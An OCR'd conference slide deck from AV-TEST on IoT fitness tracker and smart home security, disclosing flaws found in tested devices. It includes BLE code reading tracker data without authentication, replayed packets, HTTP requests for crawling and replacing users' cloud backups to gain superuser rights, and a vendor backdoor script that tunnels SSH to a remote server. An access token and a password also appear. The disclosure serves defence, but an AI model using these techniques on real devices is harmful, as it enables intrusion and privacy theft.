MAIK MORGENSTERN / CTO AV-TEST

AVAR CONFRENCE 2015

AV-TEST
The Independent IT-Security Institute
Magdeburg Germany

YOU ARE THE TARGET IN THE IOT


THE AV-TEST INSTITUTE

AV-TEST
The Independent IT-Security Institute
Magdeburg Germany

- MORE THAN 30 IT-SPECIALISTS
- MORE THAN 15 YEARS EXPERIENCE IN ANTI-MALWARE-RESEARCH

- **ONE OF THE LARGEST MALWARE REPOSITORIES WORLDWIDE**
- **STATIC AND DYNAMIC MALWARE ANALYSIS WITH IN-HOUSE TOOLS**
- **400 CLIENT- AND SERVERSYSTEMS**
- **1.000 TERABYTE TESTDATA**
- **MORE THAN 5.000 INIDIVIDUAL AND COMPARATIVE TESTS PER YEAR**

- ANALYSIS, TESTING, DEVELOPMENT, CONSULTING & SERVICES FOR VENDORS, MAGAZINES, GOVERNMENT AGENCIES & COMPANIES



THE AV-TEST INSTITUTE

AV-TEST
The Independent IT-Security Institute
Magdeburg Germany

- MORE THAN 30 IT-SPECIALISTS
- MORE THAN 15 YEARS EXPERIENCE IN ANTI-MALWARE-RESEARCH

- **ONE OF THE LARGEST MALWARE REPOSITORIES WORLDWIDE**
- **STATIC AND DYNAMIC MALWARE ANALYSIS WITH IN-HOUSE TOOLS**
- **400 CLIENT- AND SERVERSYSTEMS**
- **1.000 TERABYTE TESTDATA**
- **MORE THAN 5.000 INIDIVIDUAL AND COMPARATIVE TESTS PER YEAR**

- ANALYSIS, TESTING, DEVELOPMENT, CONSULTING & SERVICES FOR VENDORS, MAGAZINES, GOVERNMENT AGENCIES & COMPANIES

AegisLab, AhnLab, 阿里钱盾, 安全管家, ANTIY, ARMOR for ANDROID, avast! be free, AVG, Avira, Baidu, Bitdefender, Bornaria, BullGuard, ZoneAlarm, cheetahmobile, COMODO Creating Trust Online, Dr. Web, duapps STUDIO, Emsisoft, eset, FORTINET, F-Secure, G-Protector, G DATA, GFI, HAURI, IKARUS security software, intego, Jarviz, Juniper, K7 COMPUTING, KASPERSKY lab, 金山网络, KSmobile, LAVASOFT, Lookout, Malwarebytes, intel Security, Microsoft, eScan, NORMAN, NQmobile, NSHC, panda, PCKEEPER, PLAY CASTLE, PSafe, 360 www.360.cn, Quick Heal Security Simplified, SecurityCoverage, SentinelOne, SECRITE, SOPHOS, SUVsoft, Symantec., 腾讯手机管家, 腾讯安全管家, ThreatTrack Security, TOTAL DEFENSE, TREND MICRO, TrustGo, Trustlook, VisualThreat, WEBROOT, White Gate, Zoner AntiVirus

AGENDA

Who

… wants access to the data?

Why

… would they want access to the data?

… should you care?

How


… can they get access to the data?

WHO WANTS ACCESS?

(Cyber) Criminals

WHO WANTS ACCESS?


Users



WHO WANTS ACCESS?

AV-TEST
The Independent IT-Security Institute
Magdeburg Germany

Multi Billion Dollar Companies



WHY WOULD THEY WANT ACCESS?

AV-TEST
The Independent IT-Security Institute
Magdeburg Germany

By **2016** Gartner predicts **6.4 billion** devices will be connected to the internet -- and **5.5 million new** 'things' will join them **each day**.

Table 1: Internet of Things Units Installed Base by Category (Millions of Units)				
Category	**2014**	**2015**	**2016**	**2020**
Consumer	2,277	3,023	4,024	13,509
Business: Cross-Industry	632	815	1,092	4,408
Business: Vertical-Specific	898	1,065	1,276	2,880
Grand Total	**3,807**	**4,902**	**6,392**	**20,797**
Table 2: Internet of Things Endpoint Spending by Category (Billions of Dollars)				
Category	**2014**	**2015**	**2016**	**2020**
Consumer	257	416	546	1,534
Business: Cross-Industry	115	155	201	566
Business: Vertical-Specific	567	612	667	911
Grand Total	**939**	**1,183**	**1,414**	**3,010**


Source: Gartner (November 2015)

WHY WOULD THEY WANT ACCESS?

- Smart Home is already a big market with lots of big brand names

- Most people use smart home for security


Figure 3: Security is the top benefit for half of Americans




Source: Lowe's via Greentechmedia

WHY WOULD THEY WANT ACCESS?

- Fitness Trackers may be the next big thing with millions of users
- None or weak security concepts
- Lots of interesting and sensitive data





WHY WOULD THEY WANT ACCESS?

- What kind of data is there anyway?

Fitness Tracker	Smart Home
X-axis accelerometer	Room Temperature
Pedometer	House/Apartment Layout
Activity Tracker (Walking, Running, Biking)	Air Quality/CO2 Level
Sleep Tracker	Noise Level
Heart Rate/Pulse	Power Consumption
Oxygen	TV Usage
GPS	At home/not at home
Skin Temperature	Who is at home
Galvanic Skin Response	How many people are at home
Stress Level	Usage of devices
Notifications from the Smartphone	

WHY WOULD THEY WANT ACCESS?

Von Flickr_-_Πρωθυπουργός_της_Ελλάδας_-_Angela_Merkel_-_Αντώνης_Σαμαράς_(2).jpg: Αντώνης Σαμαράς Πρωθυπουργός της Ελλάδας from Greecederivative work: César - Diese Datei wurde von diesem Werk abgeleitet Flickr - Πρωθυπουργός της Ελλάδας - Angela Merkel - Αντώνης Σαμαράς (2).jpg:, CC BY-SA 2.0, https://commons.wikimedia.org/w/index.php?curid=22908697

- Merkel mahnt, es mit dem **Datenschutz nicht zu übertreiben** (Don‘t overdo data privacy) http://heise.de/-2812931
- **German Chancellor Angela Merkel: „Daten sind der Rohstoff der Zukunft“ (Data: The Resource of the Future)**

WHY WOULD THEY WANT ACCESS?

- Personal Data is worth a lot of money

Company name	Facebook	LinkedIn	Yahoo	Google
Market cap (in billions)	$100.56	$31.31	$27.67	$282.20
Number of users (in millions)	1,110	225	627	1,300
Revenue (in billions)	$1.813	$0.366	$1.135	$13.110
Per user valuation	$90.59	$131.55	$44.13	$217.08
Average Revenue per User (ARPU)	$1.63	$1.53	$1.81	$10.09

WHY WOULD THEY WANT ACCESS?


- **Insurance** Companies provide **Discounts**
  - Vitality (Insurance Company, UK): „The healthier you get, the more we're able to offer you. It's a virtuous circle that's good for you, good for us, and good for society.“
- **German Insurance Companies** will pay subsidies:
  - „Nach der AOK Nordost hat inzwischen auch die Techniker Krankenkasse Wearables und Fitnesstracker offiziell in ihr Bonusprogramm aufgenommen – darunter auch die Apple Watch.“ http://heise.de/-2817046
  - They claim they are not interested in the data (yet)
- **Users** may want to **manipulate** the data for better discounts
- **Attackers** may **hold the data to ransom** and threaten the user with loss of their discounted rates

WHY WOULD THEY WANT ACCESS?

- **Tracking of users** becomes even easier
  - **„Health-Schufa“** (consumer reporting agency) may prevent you from getting the job, the bank loan or the wife you wanted because of your health data
  - **Indidivudal pricing/Price discrimination** already done today (Gas/Petrol costs more on public holidays) and can be more used in future when shops know who you are, how much money you have, what you like etc.
- “**Wearable tech** will transform sport – but will it also **ruin athletes' personal lives**?”
  - “Wearable technologies and big-data analytics are enabling coaches, trainers and general managers to analyze previously unquantifiable aspects of athletic performance in fine detail. But as more technology gets strapped on to professional athletes, some are beginning to express concern over how such devices could be used to track their diet, sleep patterns and life off the field.”
  - By faking data you could manipulate careers or even destroy them

WHY WOULD THEY WANT ACCESS?

- University of Illinois: Using a **homegrown app** on a Samsung Gear Live smartwatch, the researchers were able to **guess what a user was typing** through data "leaks" produced by the watches' motion sensors. https://www.ece.illinois.edu/newsroom/article/11762
  - Researchers were essentially able to **guess passwords**
  - **Android malware** is on the rise. It could simply implement this as well



WHY WOULD THEY WANT ACCESS?

AV-TEST
The Independent IT-Security Institute
Magdeburg Germany

- Following our Research of **Fitness Trackers** we got inquiries of different **public authorities**
  - **Pathologist** that was working on a case of a dead person wearing a fitness tracker. Would it be possible to determine the **time of death** by the **tracker data**? Would it be possible to **forge this data**?
  - **Police Authorities** that are interested to know whether this data can **prove or disprove alibis.** What did a person possibly do during a certain time? Did the heart beat rate go up or was it steady? Is there GPS information? Was there a sync to the cloud, meaning there was internet connectivity?

WHY WOULD THEY WANT ACCESS?

- University of Applied Sciences Münster, Germany: Multimedia Content Identification Through Smart Meter Power Usage Profiles https://epic.org/privacy/smartgrid/smart_meter.pdf
- **Smart Meters** can become **surveillance devices** and "allow intrusive identification and monitoring of equipment within consumers' homes (e. g., TV set, refrigerator, toaster, and oven). Our research shows that the analysis of the household's electricity usage profile at a 0.5s−1 sample rate does reveal what channel the TV set in the household was displaying. It is also possible to identify (copyrightprotected) audiovisual content in the power profile that is displayed on a CRT1, a Plasma display TV or a LCD2 television set with dynamic Backlighting"




Fig. 5. power prediction vs. consumption: first 5 minutes of the movie Star Trek 11 (top), of episode 1, Star Trek TNG season 1, of the movie Body of Lies (bottom)

WHY WOULD THEY WANT ACCESS?

- There has been something in the media ...
  - "2 more wireless baby monitors hacked: Hackers remotely spied on babies and parents" http://www.computerworld.com/article/2913356/cybercrime-hacking/2-more-wireless-baby-monitors-hacked-hackers-remotely-spied-on-babies-and-parents.html
  - "DDoS Botnet Leverages Thousands of Insecure SOHO Routers" http://thehackernews.com/2015/05/ddos-botnet-router-hacking.html
  - "How to easily hack your Smart TV : Samsung and LG" https://iicybersecurity.wordpress.com/2015/07/07/how-to-easily-hack-your-smart-tv-samsung-and-lg/
  - **Burglars** used to check **Facebook, Google+ or Twitter** if persons are going on vacation and if the house is free to break in. Now they could just access **thousands of insecure Smart Home** systems to know exactly when **somebody is home or not**.

HOW CAN THEY GET ACCESS?

- AV-TEST examined the **security** of over **30 IoT devices** during the last two years
- **18 Smart Home Devices**
  - Results are published at our own website https://www.av-test.org/en/news/news-single-view/test-smart-home-kits-leave-the-door-wide-open-for-everyone/ and the Smart Home Blog siio.de
- **14 Fitness Trackers**
  - Results are published at our own website https://www.av-test.org/en/news/news-single-view/test-fitness-wristbands-reveal-data/
- We are testing more devices every week and new publications are planned already
- Credit for the research has to go to my team: **AV-TEST Threat Research** lead by Ulf Lösche and the two researchers Eric Clausing and Michael Schiefer

HOW CAN THEY GET ACCESS?

- **Majority of devices had security issues** that allowed unauthorized local or remote access to the data or even the manipulation of data
- We are seeing **similar problems** in **different product categories**
- **All components** of the products are **prone to security issues**
  - The device itself (firmware)
  - The apps to control/configure the device
  - The web/cloud services
- Security issues were reported to several vendors
  - Only a few actually responded and out of those only some acknowledged the security issues and fixed them
  - Others didn‘t reply at all and devices are still vulnerable

HOW CAN THEY GET ACCESS? (Example 1)

- **Live-Data**, provides Fitness Data without authentication
- Notifications can be enabled to share the data in (near) real time
- In the upcoming fix the data will be encrypted

```java
// ... Initialize Bluetooth LE scanning via standard Bluetooth LE protocol
// ... Establish connection to "Charge" via standard Bluetooth LE protocol
// ... Discover services running on tracker via standard Bluetooth LE protocol

public void onServicesDiscovered(BluetoothGatt gatt, int status) {
        //Fitness data service; UUID from service discovery
        BluetoothGattService service = gatt.getService(UUID.fromString("558dfa00-4fa8-4105-9f02-4eaa93e62980");

        //Enable notifications to retrieve fitness data whenever it has changed;
        BluetoothGattCharacteristic serviceCharacteristic = service.getCharacteristic(UUID.fromString("558dfa01-4fa8-4105-9f02-4eaa93e62980"));

        setCharacteristicNotification(gatt, serviceCharacteristic, true);
        // ... Be notified whenever updated fitness data is available
}

public void onCharacteristicChanged(BluetoothGatt gatt, BluetoothGattCharacteristic characteristic) {
        //Fetch the data
        byte[] data = characteristic.getValue();
}
```

12	A3	40	55	8C	00

steps

00	00	F0	8B	01	00

floor

59	01	0A	00	00	00

calories

HOW CAN THEY GET ACCESS? (Example 1)

- **Replay Attack** to manipulate data
  - Device Time and Alarm clock can be changed
  - Fitness Data can be erased
- The upcoming fix will prevent this attack

```
2D020000 00000100 00002D02 00000000 51100000
00000000 000099A8 02702852 09002911 00D402A6
03000000 00000000 20011000 00000020 20202020
20202020 20535445 50474545 4B202048 49205448
45524520 20484F57 44592020 20202000 00000000
00000000 00000000 00000000 0000 45B2 4C550000
00000000 00000000 00000000 00000000 00000000
04000000 14820000 1C020110 0DFC0FC0 FC0FC0FF
FFC0FC0F C0FC0000 BC7F0000 1C020110 0DFC0FC0
FC0FC0FF FFC0FC0F C0FC0001 907E0000 1C020110
0DFC0FC0 FC0FC0FF FFC0FC0F C0FC0002 E8800000
1C020110 0DFC0FC0 FC0FC0FF FFC0FC0F C0FC0003
04000000 0545B24C 550238B2 4C550124 B24C5504
38B24C55 04000000 01102700 80000000 000AFFF0
3F03F03F 03F0381C 00000000 02000000 00E71400
000AFFF0 3F03F03F 03F0381C 00000000 03000000
00000000 000AFFF0 3F03F03F 03F0381C 00000000
04000000 00000000 000AFFF0 3F03F03F 03F0381C
00000000 02007924 A8060000 00000900 01234798
06000000 0009006D 37000000 00000000 00000087
E4000000 00000000 0000002A 20000000 00000091
0100
C002
```


Welcome Text „STEPGEEK HI THERE HOWDY“

UNIX Epoch → Tracker Systemtime

UNIX Epoch → Alarm Clock time

HOW CAN THEY GET ACCESS? (Example 2)

- Rebranded and distributed by several vendors (e.g. Acer)
- Pairing
  - **Requires a PIN**
  - 4-digit Hex-Code
  - Problem: **„Code“** can be extracted from the **device name**



- Manipulation
  - Original App uses a library to communicate with the tracker, this library can be (ab)used by anyone, no obfuscation, no other security measures
  - It was possible to write a fake App that has full access to the tracker and is able to manipulate the data

HOW CAN THEY GET ACCESS? (Example 3)

- Bluetooth Connectivity
  - **Pairing should (!) require hardware access** (by pressing a button on the tracker)
  - **Pairing and Connecting** was possible anyway (no matter if original or fake App, known or unknown Smartphone)
- Authentication
  - Original-App checks **Characteristics** to verify **authenticity of the device**
    - Serial-Number of `00002a25-0000-1000-8000-00805f9b34fb`
    - Software-Version of `00002a26-0000-1000-8000-00805f9b34fb`
    - Type-Description of `00002a27-0000-1000-8000-00805f9b34fb`
    - Hardware-Version of `00002a28-0000-1000-8000-00805f9b34fb`
    - Company Name of `00002a29-0000-1000-8000-00805f9b34fb`
  - Tracker doesn't perform any checks of **Smartphone** or **App → Anyone can connect**
- After succesful connection (and without authentication) **data could be manipulated**

HOW CAN THEY GET ACCESS? (Example 4)

- Smart Home Device that does **everything unencrypted**
  - Login to webportal, sending **username and password in cleartext**

```
POST /login HTTP/1.1
Host: max.eq-3.de
Connection: keep-alive
Referer: http://max.eq-3.de/login.jsp
Content-Length: 64
Cache-Control: max-age-0
Origin: http://max.eq-3.de
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q-0.9,*/*;q-0.8
User-Agent: Mozilla/5.0 (Linux; U; Android 4.0.4; de-de; SonyEricsson[...] Build/4.1.B↩
 .0.431) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30
Accept-Encoding: gzip,deflate
Accept-Language: de-DE, en-US
Accept-Charset: utf-8, iso-8859-1, utf-16, *;q-0.7
x-wap-profile: http://wap.sonyericsson.com/UAprof/[...].xml
Cookie: JSESSIONID-[...]

user-[...]&passwd-[...]&submit-&mobile-false&productKey-
```

  - Same for actual usage of the device, anyone in the network can **take control with simple HTTP requests**

HOW CAN THEY GET ACCESS? (Example 5)

- Smart Home Device that offers **backup of the configuration in the cloud**
  - It is possible to **crawl the cloud for ALL backups** of all users by just providing the serial number of the device which is easy to manipulate

    POST /getBackupsList.php *HTTP/1.0, Host: backupshcl.XXXXXX.com, X-XXXXX-Default-Language: en,* ***X-XXXXX-Serial-Number: HCL-009564,*** *X-XXXXX-Soft-Version: 4.041, X-XXXXX-Zwave-Region: US*
  - If there is a backup for this serial number you will receive details for this backup

    *[{"id":"**16625**","timestamp":"1438147643","devices":"0","rooms":"0","scenes":"0","description":"please do not delete", "softVersion":"4.041", "version":"4.041","compatible":true},*
    *{"id":"**16582**","timestamp":"1438094009","devices":"0","rooms":"0","scenes":"0","description":"some Test","softVersion":"4.041","version":"4.041","compatible":true}]*
  - Once you have the ID you can **download the given backup** by supplying the required information to:

    POST /getBackup.php HTTP/1.1

HOW CAN THEY GET ACCESS? (Example 5)

- It is possible to **delete the backup**

  POST /deleteBackup.php HTTP/1.0

- It is possible to **replace the backup** and this is where it gets interesting
- The backup is just a **plain LiteSQL Database** and stores **username, password (hashed) and user privileges**
- You can **add new users** and/or **change privileges to superuser** and **upload the configuration for other devices**. If they use the backup they will use the forged information

441	25	SendNotifications	false
442	25	TrackUser	0
443	25	UserType	"superuser"
444	25	deviceIcon	91
445	25	hash	"06bbd77e9b878c3592a840155a61dd2f"
446	25	initialWizard	true
447	25	pin	""
448	25	sipDisplayName	"Hort"
449	25	sipUserID	"1216353896"
450	25	sipUserPassword	"omixegrh"
451	25	useOptionalArmPin	false
452	25	usePin	false
453	26	Email	"nie@mals.de"
454	26	HotelModeRoom	0
455	26	Latitude	0.0000000000000000
456	26	Location	"0;0"

|< < 428 - 456 of 521 > >|

HOW CAN THEY GET ACCESS? (Example 6)

- A **smart home product** that has a **backdoor** in the device
- The device phones home every few minutes

```
#!/bin/sh -x

SERIAL=`fw_printenv serial# |cut -d'=' -f 2`

cd /tmp
rm -f /tmp/$SERIAL
wget http://update.[redacted].com/philio/phone_home/$SERIAL
if [ -e /tmp/$SERIAL ]; then  #file not empty
        if [ -z "`ps␣|␣grep␣socat␣|␣grep␣-v␣grep`" ]; then # socat not running
                /usr/bin/nohup /usr/bin/socat "TCP4:update.[redacted].com:`cat␣/tmp/$SERIAL`" TCP4:127.0.0.1:22
        fi
fi
```

Code 4: usr/sbin/phone_home.sh

- If sucesful the local box will open a **SSH connection to the remote server** which has then **full control over the local box**
- This connection can be manipulated and control over the SSH connection can be taken, resulting in full control over the local box

HOW CAN THEY GET ACCESS? (Example 7)

- A **smart home product** that uses **SSL for the remote connection** but doesn't verify the connection, so man-in-the-middle attacks are possible
- Once this succeeds it is possible to **read the encrypted network traffic** including an `GET /me/user/info?access_token=skZLa8xyVOC8V98r6UEIJ3h4TPZor06O HTTP/1.1` **er the connection**
- No further logins are necessary once you got the access token
- The **access token remains valid** even after the user logs out of the active session
  - It is possible to retrieve **user information** including the **PIN for local access** to the device, resulting in **full control over the box**

